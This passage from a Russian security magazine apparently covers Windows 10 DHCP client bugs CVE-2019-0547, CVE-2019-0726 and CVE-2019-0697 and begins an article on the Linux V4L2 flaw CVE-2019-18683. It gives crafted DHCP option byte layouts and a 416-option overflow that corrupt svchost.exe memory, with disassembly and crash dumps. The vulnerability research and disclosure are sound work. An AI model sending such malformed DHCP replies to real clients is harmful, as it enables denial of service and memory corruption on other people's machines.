реализуема на фоне перемещения рабочих мест сотрудников на дом.

Многое осталось за кадром: так, мы практически не касались общего уровня зрелости ИБ компании, при этом реализация защитных мер по рассмотренным в статье кейсам может быть абсолютно обесценена, когда повседневная система ИБ имеет серьезные недостатки. Допустим, у вас отлично организован мониторинг удаленно подключающихся пользователей, рабочие места со 100-процентной точностью классифицируются как доменные и недоменные, но в то же время вне корпоративной сети опубликован «самописный» веб-сервис с элементарно обнаруживаемой RCE, сервер которого имеет еще и внутренний адрес, а схема сети архитектурно близка к классической «звезде». Железобетонной защиты не существует, а в ее улучшении всегда есть простор для творчества и развития.

ТОЛЬКО ХАРДКОР

Немного о безопасности **DHCP в Windows 10**

Михаил Цветков



Это история о стремлении разобраться в деталях исправленной в январе 2019 года DHCP-уязвимости CVE-2019-0547. И о том, как это стремление привело к обнаружению двух новых уязвимостей. Статья нацелена на изложение процесса, а не описание результата, ведь именно раскрытие процесса позволяет передать опыт, превращая деятельность по разбору и обнаружению уязвимостей из магии в ремесло. Всякая подобная деятельность начинается с получения общих сведений о компонентах, с которыми придется иметь дело, и нюансах их использования в конкретной ситуации. Поэтому первый шаг разбора мы обобщенно назовем рекогносцировкой.

Рекогносцировка

Обращаемся в поисковик и просматриваем все известные на данный момент детали уязвимости. На этот раз деталей минимум, и все они являются вольными переработками информации, почерпнутой из оригинальной публикации на сайте MSRC (bit.ly/2TilWa5). Такая ситуация вполне типична для ошибок, обнаруженных специалистами Microsoft во время внутреннего аудита.

Из публикации выясняем, что перед нами уязвимость типа memory corruption, содержащаяся как в клиентских, так и в серверных системах Windows 10 version 1803 и проявляющаяся в тот момент, когда злоумышленник отправляет специальным образом сформированные ответы DHCP-клиенту. Спустя пару дней с того момента на странице появятся также и индексы эксплуатабельности:

Exploitability Assessment

The following table provides an exploitability assessment for this vulnerability at the time of original publication.

Publicly Disclosed	Exploited	Latest Software Release	Older Software Release	Denial of Service
No	No	4 - Not affected	2 - Exploitation Less Likely	Not Applicable

Как видно, MSRC проставили оценку «2 — Exploitation Less Likely». Это значит, что ошибка с большой вероятностью либо неэксплуатабельна вовсе, либо эксплуатация сопряжена с такими сложностями, преодоление которых потребует чересчур высоких трудозатрат. Собственно, на этом можно было бы завершить разбор, но не будет лишним перепроверить и хотя бы выяснить, в чем заключалась уязвимость. В конечном счете, несмотря на всю бесспорную индивидуальность, ошибки имеют свойство повторяться и проявлять себя в других местах.

С той же самой страницы скачиваем патч (security update), предоставляемый в виде .msu-архива, распаковываем его и ищем файлы, наиболее вероятно связанные с обработкой DHCP-ответов на клиентской стороне. Среди всего множества файлов поиск обнаруживает несколько подходящих под фильтр библиотек, которые мы сравниваем с их версиями на непропатченной системе. Библиотека dhcpcore.dll выглядит наиболее многообещающе. При этом BinDiff выдает минимальные изменения:


Similarity	Confiden...	Address	Primary Name	Type	Address	Secondary Name	Type	Basic Blocks	Jumps
1,00	0,99	10045098	__imp__RegisterServiceCtrlHandler...	Import...	10045098	__imp__RegisterServiceCtrlHandler...	Import...		
1,00	0,99	100450A0	__imp__FWIndicatePortInUse@12	Import...	100450A0	__imp__FWIndicatePortInUse@12	Import...		
1,00	0,99	100450A8	__imp__FWResetIndicatedPortInU...	Import...	100450A8	__imp__FWResetIndicatedPortInU...	Import...		
0,92	0,98	1001B0CC	_DecodeDomainSearchListData@24	Normal	1001B0CC	_DecodeDomainSearchListData@24	Normal	4 48 0	11 67 6

Собственно, отличные от косметических правки внесены в одну-единственную функцию — DecodeDomainSearchListData. Если вы хорошо знакомы с протоколом DHCP и его не слишком часто используемыми опциями, то уже можете предположить, что за список обрабатывает эта функция. Если же нет, то переходим ко второму этапу — изучению протокола.

DHCP и его опции

DHCP — это расширяемый протокол, описанный в RFC 2131, способность к пополнению возможностей которого обеспечивается полем options. Каждая опция содержит уникальный тег (номер, идентификатор), размер данных и сами данные. Подобная практика типична для сетевых протоколов, и одной из таких «имплантированных» в протокол опций является Domain Search Option, изложенная в RFC 3397. Она позволяет DHCP-серверу устанавливать на клиентах стандартные окончания доменных имен, которые будут использоваться в качестве DNS-суффиксов для настраиваемого таким образом соединения.

Пусть, для примера, на нашем клиенте были заданы следующие окончания имен:




Тогда при любой попытке определить адрес по доменному имени в DNS-запросы будут подставляться по очереди суффиксы из этого списка до тех пор, пока не будет найдено успешное отображение. Например, если пользователь ввел ru в адресной строке браузера, то будут сформированы DNS-запросы сначала для ru.microsoft.com, затем для ru.wikipedia.org:

```
DNS        85 Standard query 0x0001 PTR 2.17.168.192.in-addr.arpa
DNS       139 Standard query response 0x0001 No such name PTR 2.17.168.192.in-addr.arpa SOA nobody.invalid
DNS        76 Standard query 0x0002 A ru.microsoft.com
DNS       135 Standard query response 0x0002 No such name A ru.microsoft.com SOA ns1.msft.net [ETHERNET FR
DNS        76 Standard query 0x0003 AAAA ru.microsoft.com
DNS       135 Standard query response 0x0003 No such name AAAA ru.microsoft.com SOA ns1.msft.net [ETHERNET
DNS        76 Standard query 0x0004 A ru.wikipedia.org
DNS        96 Standard query response 0x0004 A ru.wikipedia.org A 91.198.174.192 [ETHERNET FRAME CHECK SEQ
DNS        76 Standard query 0x0005 AAAA ru.wikipedia.org
DNS       108 Standard query response 0x0005 AAAA ru.wikipedia.org AAAA 2620:0:862:ed1a::1 [ETHERNET FRAME
```

Читателю могло показаться, что в этом и состоит уязвимость, ведь сама по себе возможность подменять DNS-суффиксы с помощью DHCP-сервера, каковым может себя идентифицировать любое устройство в сети, представляет угрозу для клиентов, запрашивающих какие бы то ни было параметры сети по DHCP. Но нет: как следует из RFC, это считается вполне легитимным, документированным поведением. Собственно, DHCP-сервер по сути своей является одним из тех доверенных компонентов, которые могут оказывать сильное влияние на обращающиеся к ним устройства.

Опция Domain Search

Domain Search Option имеет номер 0x77 (119). Как и большинство опций, она кодируется однобайтовым тегом с номером опции и однобайтовым размером следующих за размером данных. Экземпляры опции могут присутствовать в DHCP-сообщении более одного раза. В этом случае данные со всех таких секций конкатенируются в той последовательности, в которой встречаются в сообщении.



В представленном примере, взятом из RFC 3397, данные разбиты на три секции, каждая по 9 байт. Как несложно понять из картинки, имена поддоменов в полном доменном имени кодируются однобайтовой длиной имени, непосредственно за которой следует само имя. Заканчивается кодирование полного доменного имени нулевым байтом (то есть нулевым размером имени поддомена).

Помимо этого, в опции используется простейший метод сжатия данных, а точнее, просто точки повторной обработки (reparse points). Вместо размера доменного имени поле может содержать значение 0xc0. Тогда следующий за ним байт задает смещение относительно начала данных опции, по которому следует искать окончание доменного имени.

Таким образом, в рассматриваемом примере закодирован список из двух доменных суффиксов:

```
.eng.apple.com
```

```
.marketing.apple.com
```

Функция DecodeDomainSearchListData

Итак, опция DHCP под номером 0x77 (119) позволяет серверу настраивать на клиентах DNS-суффиксы. Но не на машинах с операционными системами семейства Windows. Системы Microsoft традиционно игнорировали эту опцию, поэтому исторически окончания DNS-имен в случае необходимости накатывались через групповые политики. Так продолжалось до недавнего времени, когда в очередном релизе Windows 10, версии 1803, была добавлена обработка для Domain Search Option. Судя по названию функции в dhcpcore.dll, в которую были внесены изменения, именно в добавленном обработчике и кроется рассматриваемая ошибка.

Приступаем к работе. Причесываем немного код и выясняем следующее. Процедура DecodeDomainSearchListData, в полном соответствии с названием, декодирует данные из Domain Search Option поступившего от сервера сообщения. На входе она получает упакованный описанным в предыдущем пункте способом массив данных, а на выходе генерирует нуль-терминированную строку, содержащую список окончаний доменных имен, разделенных запятыми. Например, данные из примера выше эта функция преобразует в строку:

```
eng.apple.com,marketing.apple.com
```

Вызывается DecodeDomainSearchListData из процедуры UpdateDomainSearchOption, которая прописывает возвращенный список в значение DhcpDomainSearchList ключа реестра:

```
HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\
{INTERFACE_GUID}\
```

хранящего основные параметры конкретного сетевого интерфейса.

Функция DecodeDomainSearchListData отрабатывает за два прохода. На первом подсчитывается размер памяти, необходимой для размещения возвращаемых данных. На втором проходе уже происходит выделение памяти под эти данные и ее заполнение. Функция довольно невелика, порядка 250 инструкций, и основная ее работа заключается в обработке каждого из трех возможных вариантов представленного во входящем потоке символа: 1) 0x00, 2) 0xc0, 3) все остальные значения. Предположительное исправление ошибки, связанной с DHCP, сводится к добавлению в начале второго прохода проверки размера результирующего буфера.

Если этот размер равен нулю, то память под буфер не выделяется и функция сразу завершает исполнение и возвращает ошибку:

```
37  while ( 1 )
38  {
39    if ( !*dest_is_data_ok )
40      goto LABEL_49;
41    pass_ = ++pass;
42    if ( pass != DECODEDOMAINPASSES_DO_COPY )
43      goto LABEL_8;
44    if ( *data_ptr )
45    {
46      HeapFree(DhcpGlobalHeap, 0, *data_ptr);
47      size_ptr_ = size_ptr;
48      *data_ptr = 0;
49    }
50    if ( !*size_ptr_ )                          // has been added
51      break;
52    buf = HeapAlloc(DhcpGlobalHeap, HEAP_ZERO_MEMORY, *size_ptr_);
53    size_ptr_ = size_ptr;
54    buf_ = buf;
55    source_size_ = source_size__;
56LABEL_8:
57    *size_ptr_ = 0;
58    count_of_0xc0_domains = 0;
```

Получается, уязвимость проявляет себя в тех случаях, когда размер целевого буфера оказывается равен нулю. При этом в самом начале выполнения функция проверяет входящие данные, размер которых не может быть меньше двух байтов. Стало быть, для эксплуатации разбираемой уязвимости требуется подобрать таким образом сформированную непустую опцию доменных суффиксов, чтобы размер выходного буфера был нулевым.

Эксплуатация

Первым делом в голову приходит мысль, что можно использовать описанные ранее reparse points для того, чтобы непустые данные на входе генерировали пустую строку на выходе:

```
+---+---+---+---+---+
|119| 3 |xc0|x02| 0 |
+---+---+---+---+---+
```

Сервер, настроенный посылать в ответе опцию с таким содержимым, действительно вызовет access violation на необновленных клиентах. Происходит это по следующей причине. На каждом шаге, когда функция разбирает часть полного доменного имени, она копирует ее в целевой буфер и ставит после нее точку. В примере, взятом из RFC, в буфер будут скопированы данные в следующем порядке:

```
1). eng.
```

```
2). eng.apple.
```

```
3). eng.apple.com.
```

Затем, когда во входных данных встречается нулевой размер домена, функция меняет предыдущий символ целевого буфера с точки на запятую:

```
4). eng.apple.com,
```

и продолжает разбор:

```
5). eng.apple.com,marketing.
```

```
6). eng.apple.com,marketing.apple.
```

```
7). eng.apple.com,marketing.apple.com.
```

```
8). eng.apple.com,marketing.apple.com,
```

По окончании входных данных остается лишь заменить последнюю запятую на нулевой символ и получается готовая к записи в реестр строка:

```
9). eng.apple.com,marketing.apple.com
```

Что же происходит в случае, когда атакующий отправляет сформированный описанным способом буфер? Если разобраться в примере, то видно, что список, содержащийся в нем, состоит из одного элемента — пустой строки. На первом проходе функция подсчитывает размер данных на выходе. Так как данные не содержат ни одного ненулевого доменного имени, то размер равен нулю.

На втором проходе происходят выделение блока динамической памяти для размещения данных в нем и копирование самих данных. Но функция разбора сразу встречает нулевой символ, означающий конец доменного имени, а потому, как и было сказано, меняет предыдущий символ с точки на запятую. И здесь мы сталкиваемся с проблемой. Итератор целевого буфера находится в нулевой позиции. Предыдущего символа нет. Предыдущий символ принадлежит заголовку блока динамической памяти. И этот самый символ будет заменен на 0x2c, то есть на запятую.

Впрочем, так происходит только на 32-битных системах. Использование unsigned int для хранения текущей позиции итератора целевого буфера вносит свои коррективы в обработку на x64-системах. Вычитание единицы из беззнаковой переменной, хранящей нуль, приводит к целочисленному переполнению, в результате которого переменной присваивается значение 0xffffffff. Следовательно, на 64-битных системах значение 0x2c будет записываться по адресу buf[0xffffffff], то есть далеко за границами выделенной под буфер памяти.

```
180003D60 loc_180003D60:                          ; CODE XREF: DecodeDomainSearchListData+E7↑j
180003D60                 xor     r9d, r9d        ; r9 = 0
180003D63                 lea     ecx, [r9+1]     ; rcx = 1
180003D67                 test    r10b, r10b
180003D6A                 jz      short loc_180003D6F
180003D6C                 add     [r11], ecx
180003D6F
180003D6F loc_180003D6F:                          ; CODE XREF: DecodeDomainSearchListData+1AE↑j
180003D6F                 cmp     ebp, 2          ; state == SECOND_PASS
180003D72                 jnz     short loc_180003D7C
180003D74                 mov     eax, [rsi]      ; rax = pos
180003D76                 sub     eax, ecx        ; --eax
180003D78                 mov     byte ptr [rax+rbx], ',' ; buf[pos-1] = ','
180003D7C
180003D7C loc_180003D7C:                          ; CODE XREF: DecodeDomainSearchListData+1B6↑j
```

Полученные данные хорошо согласуются с оценкой эксплуатабельности от Microsoft, ведь для того, чтобы воспользоваться данной уязвимостью, атакующему требуется научиться удаленно производить heap spraying на DHCP-клиенте и при этом иметь достаточный контроль над распределением динамической памяти, чтобы запись заранее заданных значений, а именно запятой и нулевого байта, производилась в подготовленный адрес и приводила к контролируемым

Для переполнения первого массива достаточно отправить от DHCP-сервера пакет с количеством опций, превышающим 256

негативным последствиям. В противном случае запись данных по невыверенному адресу будет иметь в качестве последствия падение процесса svchost.exe вместе со всеми хостящимися в нем на этот момент сервисами — и дальнейший перезапуск этих сервисов операционной системой. Факт, который злоумышленники в определенных условиях также могут использовать.

Вот, казалось бы, и все, что можно сказать об исследуемой ошибке. Только остается ощущение, будто мы не рассмотрели все варианты. Должно быть нечто большее, что скрыто в этих строках.

CVE-2019-0726

Вероятно, так оно и есть. Пристально посмотрев на вид данных, провоцирующих ошибку, и сопоставив их с тем, как эта ошибка была исправлена, мы замечаем, что можно модифицировать список доменных имен таким образом, что результирующий буфер будет ненулевого размера, но попытка записи за его пределы все так же будет производиться. Для этого первый элемент в списке должен быть пустой строкой, а все остальные могут содержать нормальные доменные окончания. Например:

```
+---+---+---+---+---+---+---+
|119| 5 | 0 | 2 |'r'|'u'| 0 |
+---+---+---+---+---+---+---+
```

Представленная опция включает в себя два элемента. Первый доменный суффикс пуст, он сразу заканчивается нулевым байтом. Второй суффикс — .ru. Подсчитанный размер строки на выходе будет равен трем байтам, что позволит преодолеть налагаемую январским обновлением проверку на пустоту целевого буфера. В то же время нуль в самом начале данных вынудит функцию записать предыдущим символом в результирующую строку запятую, но так как текущая позиция итератора в строке, как и в рассмотренном ранее случае, равна нулю, то запись вновь произойдет за пределы выделенного буфера.

Следует подтвердить полученные теоретические результаты на практике. Моделируем ситуацию, в которой DHCP-сервер шлет в ответ на запрос от клиента сообщение с представленной опцией,

и сразу же ловим исключение при попытке записи запятой в позицию 0xffffffff выделенного под результирующую строку буфера:

```
*** An Access Violation occurred in C:\WINDOWS\System32\svchost.exe -k
LocalServiceNetworkRestricted -p:
The instruction at 00007FFB34413D87 tried to write to an invalid address, 0000025301FFC3DF
 *** enter .exr 000000D5FCDFD3B0 for the exception record
 ***  enter .cxr 000000D5FCDFCEC0 for the context

3: kd> .exr 000000D5FCDFD3B0
ExceptionAddress: 00007ffb34413d87 (dhcpcore!DecodeDomainSearchListData+0x01cb)
   ExceptionCode: c0000005 (Access violation)
   Parameter[0]: 0000000000000001
   Parameter[1]: 0000025301ffc3df
Attempt to write to address 0000025301ffc3df

3: kd> .cxr 000000D5FCDFCEC0
rax=00000000ffffffff rbx=0000025200ad6fd0 rcx=0000000000000001
rdx=0000000000000000 rsi=0000025200ad6fc8 rdi=0000025201ffc3e0
rip=00007ffb34413d87 rsp=000000d5fcdfd5c0 rbp=0000000000000002
r8=0000025200ad7100  r9=0000000000000000 r10=ff3fff3f3fffc300
dhcpcore!DecodeDomainSearchListData+0x1cb:
0033:00007ffb`34413d87 c604382c        mov     byte ptr [rax+rdi],2Ch
ds:002b:00000253`01ffc3df=??

3: kd> k
# Child-SP          RetAddr           Call Site
00 000000d5`fcdfd5c0 00007ffb`34413ea7 dhcpcore!DecodeDomainSearchListData+0x1cb
01 000000d5`fcdfd630 00007ffb`34427090 dhcpcore!UpdateDomainSearchOption+0x5b
02 000000d5`fcdfd680 00007ffb`34418e68 dhcpcore!DhcpExtractFullOptions+0x2a0
03 000000d5`fcdfe1a0 00007ffb`3442c465 dhcpcore!UpdateDhcpContext+0x80
04 000000d5`fcdfe1f0 00007ffb`34428d45 dhcpcore!RenewLease+0x6cd
05 000000d5`fcdfe5b0 00007ffb`3442ba2a dhcpcore!DhcpRenewState+0xe9
06 000000d5`fcdfe720 00007ffb`3443b29b dhcpcore!ReRenewParameters+0x26a
07 000000d5`fcdfe9f0 00007ffb`34421ad8 dhcpcore!AcquireParameters+0x8b
08 000000d5`fcdfea20 00007ffb`34424a34 dhcpcore!DhcpApiProcessAdapterOnlyApi+0x310
09 000000d5`fcdfed90 00007ffb`398243f3 dhcpcore!RpcSrvRenewLease+0x94
0a 000000d5`fcdfedc0 00007ffb`3988dbdd RPCRT4!Invoke+0x73

3: kd> db r8
00000252`00ad7100  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00000252`00ad7110  00 00 00 00 00 00 00 00-00 00 00 00 63 82 53 63  ............c.Sc
00000252`00ad7120  35 01 05 36 04 c0 a8 11-fe 33 04 00 00 07 08 01  5..6.....3......
00000252`00ad7130  04 ff ff 00 03 04 c0-a8 11 02 06 04 c0 a8 11  ................
00000252`00ad7140  02 0f 0b 6c 6f 63 61 6c-64 6f 6d 61 69 6e 2c 04  ...localdomain,.
00000252`00ad7150  c0 a8 11 02 77 05 00 02-72 75 00 ff 0e 01 03 06  ....w...ru......
```

Здесь регистр r8 содержит указатель на входящие опции, rdi — адрес выделенного целевого буфера, а rax — позицию в этом буфере, в которую нужно записать символ.

Пишем об обнаруженной проблеме в Microsoft и... они теряют письмо. Да, такое иногда случается даже с зарекомендовавшими себя вендорами. Никакая система не идеальна, и приходится в этом случае искать другие пути коммуникации. Поэтому неделю спустя, не получив даже автоответа за это время, связываемся напрямую с менеджером через Twitter и через несколько дней по результатам анализа заявки выясняем, что отправленные детали не имеют никакого отношения к CVE-2019-0547 и представляют собой самостоятельную уязвимость, для которой будет заведен новый CVE-идентификатор. Еще месяц спустя, в марте, выходит соответствующее исправление, а ошибка получает номер CVE-2019-0726.

Вот так можно иногда в попытках разобраться в подробностях уже известной уязвимости случайно обнаружить новую уязвимость, просто доверившись своей интуиции. А в некоторых случаях таких новых уязвимостей оказывается больше одной.

Другие возможности

Во время разбора уязвимости при изучении функции DhcpExtractFullOptions, отвечающей за обработку всех опций, заданных в DHCP-ответе от сервера, в частности вызывающей UpdateDomainSearchOption, внимание сразу привлекают два массива на стеке по 256 элементов каждый:

```
53  DHCPOptionPointers *dhcp_pointers_; // [esp+40h] [ebp-A44h]@1
54  DHCPOptions *dhcp_options_; // [esp+44h] [ebp-A40h]@1
55  int unknown_tags[256]; // [esp+48h] [ebp-A3Ch]@1
56  int all_tags[256]; // [esp+448h] [ebp-63Ch]@1
57  char v62; // [esp+848h] [ebp-23Ch]@71
58  char *v63; // [esp+868h] [ebp-21Ch]@71
59  int v64; // [esp+86Ch] [ebp-218h]@71
```

При этом не заметно присутствия каких-либо проверок, ограничивающих значения итераторов данных массивов. Так как в тот момент мы разбирали другую уязвимость, эта информация к делу не относилась. Поэтому оставалось лишь запомнить это место в коде, чтобы возвратиться к нему позже.

Проходит пара недель с момента обращения в Microsoft с подробностями уязвимости, и мы вновь вспоминаем про обратившую на себя внимание ранее функцию DhcpExtractFullOptions. Обращаемся к ней в дизассемблере, причесываем ранее не до конца разобранные куски кода и пытаемся понять, для чего используются два заинтриговавших нас статических массива и как они заполняются. Используются данные массивы для логирования события через сервис ETW, а заполнение происходит в цикле разбора опций. Сначала для текущей поступившей на обработку опции вызывается функция с говорящим названием ParseDhcpv4Option, которая либо заполняет поля объекта dhcp_pointers на основании поступивших данных, либо делает пометку о незнакомой опции, когда встречает идентификатор опции со значением, для которого отсутствует обработчик.

```
248  res_ = ParseDhcpv4Option(cur_pos_, option_size, 0, dhcp_pointers____, &is_known_option_tag);
249  if ( !res_ )
250  {
251    option_tag_ = *cur_pos_;
252    all_tags_index_ = (unsigned __int16)all_tags_index;
253    is_unknown_option_tag = is_known_option_tag == 0;
254    ++all_tags_index;
255    all_tags[all_tags_index_] = option_tag_;
256    if ( is_unknown_option_tag )
257    {
258      unknown_tag = *cur_pos_;
259      unknown_tag_index = (unsigned __int16)unknown_tag_index++;
260      unknown_tags[unknown_tag_index_] = unknown_tag;
261    }
262    if ( *cur_pos_ == DHCPTAG_VENDOR_INFO
```

По возвращении из ParseDhcpv4Option значение идентификатора текущей опции option_tag записывается в следующий элемент массива all_tags, первого из интересующих нас массивов. Если функция встретила незнакомую опцию и, соответственно, не выставила флаг is_known_option, то значение идентификатора записывается также и в следующий элемент второго массива — unknown_tags.

Таким образом, массив all_tags хранит теги всех опций из поступившего сообщения, а массив unknown_tags — теги только для незнакомых парсеру опций. При этом проверка значений индексов этих массивов отсутствует вовсе. Следовательно, значения таких индексов могут превышать 256 и приводить к записи за пределы отведенной на стеке под массивы памяти. Для переполнения первого массива достаточно отправить от DHCP-сервера пакет с количеством опций, превышающим 256. То же самое справедливо и для второго массива с той лишь разницей, что отправлять следует опции, которые клиент не умеет обрабатывать.

Эксплуатация второй уязвимости

Попробуем теперь на практическом примере убедиться в том, что сделанные нами выводы верны. Для начала обратим внимание на то, что теги опций занимают один байт, в то время как элементы массивов имеют тип int, то есть являются четырехбайтовыми. Таким образом, мы имеем переполнение, в котором мы контролируем каждый четвертый байт, а остальные при перезаписи обнуляются.

```
00180017EA8 loc_180017EA8:                          ; CODE XREF: DhcpExtractFullOptions+1CD↑j
00180017EA8                                         ; DhcpExtractFullOptions+1E1↑j
00180017EA8   lea     rax, [rsp+0B50h+is_known_option_tag]
00180017EAD   mov     r9, rdi
00180017EB0   xor     r8d, r8d        ; r8 = 0
00180017EB3   mov     [rsp+0B50h+var_B30], rax
00180017EB8   mov     edx, r12d
00180017EBB   mov     rcx, r13
00180017EBE   call    ParseDhcpv4Option
00180017EC3   mov     esi, eax
00180017EC5   test    eax, eax
00180017EC7   jnz     loc_1800181FA
00180017ECD   movzx   eax, [rsp+0B50h+all_tags_index]
00180017ED2   lea     r8d, [rsi+1]    ; r8 = 1
00180017ED6   movzx   edx, byte ptr [r13+0] ; edx = option_tag
00180017EDB   mov     [rbp+rax*4+0A50h+all_tags], edx ; all_tags[all_tags_index] = option_tag
00180017EF2   add     ax, r8w
00180017EF6   mov     [rsp+0B50h+all_tags_index], ax ; all_tags_index++
00180017EFB   cmp     [rsp+0B50h+is_known_option_tag], esi
00180017EFF   jnz     short loc_180017FAB
00180017F01   movzx   eax, [rsp+0B50h+unknown_tags_index]
00180017F06   movzx   edx, byte ptr [r13+0]
00180017EFB   mov     [rbp+rax*4+0A50h+unknown_tags], edx ; unknown_tag[unknown_tags_index] = option_tag
00180017F02   add     ax, r8w
00180017F06   mov     [rsp+0B50h+unknown_tags_index], ax ; unknown_tags_index++
00180017F0B
```

Для проверки нашего предположения проще всего будет перезаписать хранящуюся на стеке security cookie рассматриваемой функции, что вызовет исключение, связанное с проверкой безопасности. Смоделируем ситуацию, в которой DHCP-сервер отправляет достаточное для перезаписи количество опций. Пускай это будут 0x1a0 (416) опций с идентификатором 0xaa и нулевым размером. Отправляем сформированный описанным способом пакет в ответ на запрос от DHCP-клиента и перехватываем на клиентской машине исключение в соответствующем процессе svchost.exe:

```
0:015> k
 # Child-SP          RetAddr           Call Site
00 000000c3`658fcac8 00007ffc`438f6099 ntdll!NtWaitForMultipleObjects+0x14
01 000000c3`658fcad0 00007ffc`438f5f8e KERNELBASE!WaitForMultipleObjectsEx+0xf9
02 000000c3`658fcdd0 00007ffc`43e670bb KERNELBASE!WaitForMultipleObjects+0xe
03 000000c3`658fce10 00007ffc`43e66b6c kernel32!WerpReportFaultInternal+0x51b
04 000000c3`658fcf30 00007ffc`4399bebb kernel32!WerpReportFault+0xac
05 000000c3`658fcf70 00007ffc`3d892cba KERNELBASE!UnhandledExceptionFilter+0x35b
06 000000c3`658fd080 00007ffc`3d892e49 dhcpcore!_raise_securityfailure+0x1a
07 000000c3`658fd0b0 00007ffc`3d8a756b dhcpcore!_report_gsfailure+0x169
08 000000c3`658fd140 000000aa`000000aa dhcpcore!DhcpExtractFullOptions+0x77b
09 000000c3`658fdc60 000000aa`000000aa 0x000000aa`000000aa
0a 000000c3`658fdc68 000000aa`000000aa 0x000000aa`000000aa
```

Как видно из трассировки стека, идентификаторами опций из нашего пакета были переписаны и stack cookie, и адрес возврата из функции.

Вновь пишем в Microsoft об обнаруженной ошибке. После непродолжительной переписки и занявшего примерно неделю анализа заявки получаем ответ, что для описанной уязвимости готовится CVE-идентификатор, исправление планируется к выпуску в марте, а информация об уязвимости уже имеется в Microsoft, была сообщена кем-то ранее. Факт, вообще говоря, неудивительный, ведь ошибка лежит буквально на поверхности, а буферы, не содержащие граничных проверок индексов, всегда обращают на себя внимание первыми и часто могут быть обнаружены автоматическими средствами анализа.

В марте, как и было заявлено, выходит обновление, исправляющее описанную ошибку, получившую идентификатор CVE-2019-0697. Исследователем, сообщившим информацию раньше, оказался Митч Адэр (Mitch Adair) — тот самый сотрудник Microsoft, который обнаружил и исправленную в январе DHCP-уязвимость CVE-2019-0547.

Иногда в попытках разобраться в подробностях уже известной уязвимости можно случайно обнаружить новую — просто доверившись своей интуиции

CVE-2019-18683. Эксплуатация уязвимости **в подсистеме V4L2 ядра Linux**

Александр Попов

В данной статье описана эксплуатация уязвимости CVE-2019-18683 в ядре Linux, которую я обнаружил и исправил в конце 2019 года. Указанный CVE-идентификатор присвоен нескольким аналогичным ошибкам типа race condition («состояние гонки»), которые присутствовали в подсистеме `V4L2` ядра Linux на протяжении пяти лет. Пятнадцатого февраля я выступил с докладом по данной теме на конференции OffensiveCon 2020 (bit.ly/2WQQogj).

Далее я детально объясню, как работает разработанный мной прототип эксплойта (PoC exploit) для микроархитектуры `x86_64.` Данный эксплойт выполняет локальное повышение привилегий из контекста ядерного потока, где отсутствует отображение пользовательского адресного пространства. В статье также показано, как эксплойт для Ubuntu Server 18.04 обходит следующие средства защиты: `KASLR`, `SMEP` и `SMAP`.

Уязвимости

Уязвимости CVE-2019-18683 вызваны некорректной работой с ядерным примитивом синхронизации в драйвере `vivid` подсистемы `V4L2` (`drivers/media/platform/vivid`). Данный драйвер не требует наличия какого-либо специального аппаратного обеспечения. Уязвимый драйвер поставляется в дистрибутивах Ubuntu, Debian, Arch Linux, SUSE Linux Enterprise и openSUSE в качестве модуля ядра (`CONFIG_VIDEO_VIVID=m`).

Драйвер `vivid` эмулирует следующее оборудование, поддерживаемое подсистемой `video4linux`: устройства видеозахвата и видеовывода, различные приемники и передатчики радиосигналов и прочее. Ввод и вывод от `vivid`-устройств повторяет поведение настоящего оборудования. Это позволяет использовать данный драйвер для тестирования и разработки пользовательского ПО, взаимодействующего с подсистемой `V4L2`. Работа с интерфейсами драйвера `vivid` описана в документации ядра Linux (bit.ly/3jOSWEp).

В Ubuntu `vivid`-устройства доступны непривилегированному пользователю, так как Ubuntu применяет для них RW ACL при входе пользователя в систему.

К сожалению (или к счастью?), я не нашел способа выполнить автоматическую загрузку уязвимого модуля в системе. Это ограничило опасность CVE-2019-18683. По этой причине комитет по безопасности ядра Linux разрешил мне выполнить так называемое полное разглашение (full disclosure, bit.ly/2xlCgke).

Ошибки и исправления

Для поиска уязвимостей я использовал фаззер syzkaller со специальными доработками. Фаззер спровоцировал падение ядра. В ядерном журнале (kernel log) содержался отчет KASAN об использовании памяти после освобождения (use-after-free) во время работы со связным списком в функции `vid_cap_buf_queue()`. Исследование причин ошибки увело меня довольно далеко от ее симптомов. В итоге я обнаружил **повторяющийся ошибочный подход** к блокировкам ядерного мьютекса в функциях `vivid_stop_generating_vid_cap()`, `vivid_stop_generating_vid_out()` и `sdr_cap_stop_streaming()`. Это привело к трем идентичным уязвимостям, которым впоследствии был присвоен идентификатор CVE-2019-18683.

Данные функции вызываются при остановке видеостриминга. Все они блокируют ядерный мьютекс `vivid_dev.mutex` для работы с разделяемыми ресурсами. Но в данных функциях допускается одна и та же обидная ошибка при остановке ядерного потока, который также должен захватить тот же самый мьютекс. Разберем ошибку на примере `vivid_stop_generating_vid_cap()`:
